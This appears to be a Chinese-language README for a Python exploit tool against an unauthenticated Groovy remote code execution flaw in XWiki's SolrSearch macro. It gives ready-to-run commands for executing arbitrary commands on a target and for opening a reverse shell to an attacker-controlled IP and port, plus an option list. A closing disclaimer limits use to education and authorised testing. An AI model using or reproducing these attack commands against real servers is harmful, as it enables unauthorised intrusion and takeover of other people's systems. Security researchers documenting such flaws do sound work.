XWiki 未授权远程代码执行漏洞利用
受影响版本的 XWiki 存在一个远程代码执行漏洞,该漏洞由 SolrSearch 宏中不安全的 Groovy 表达式处理引起。未经认证的攻击者可远程执行任意 Groovy 代码并获得反向 Shell。
此漏洞利用可用于在目标机器上执行代码,同时也能建立反向 Shell。提供两种模式:交互式或基于参数。该漏洞利用可自动启动监听器,也可使用现有监听器。

python3 xwiki_groovy_rce.py
# 远程代码执行
python3 xwiki_groovy_rce.py --code "mkdir test" -u http://example.com

# 带自动监听器的反向 Shell(默认)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480

# 不带自动监听器的反向 Shell(无自动监听器)
python3 xwiki_groovy_rce.py --reverse-shell -u http://example.com -i YOUR_IP -p 4480 --no-listener
-h/--help: 显示帮助菜单
-u/--url: 目标 XWiki URL(必需)
-r/--reverse-shell: 执行反向 Shell
-c/--command: 执行单个命令
-i/--ip: 指定监听器 IP(仅限反向 Shell)
-p/--port: 指定监听器端口(仅限反向 Shell,默认=4444)
--no-listener: 不启动监听器(仅限反向 Shell)
此概念验证仅用于教育和授权测试目的。
未经授权对您不拥有或未获得明确测试许可的系统进行使用是非法的。
作者不对任何滥用此信息的行为负责。



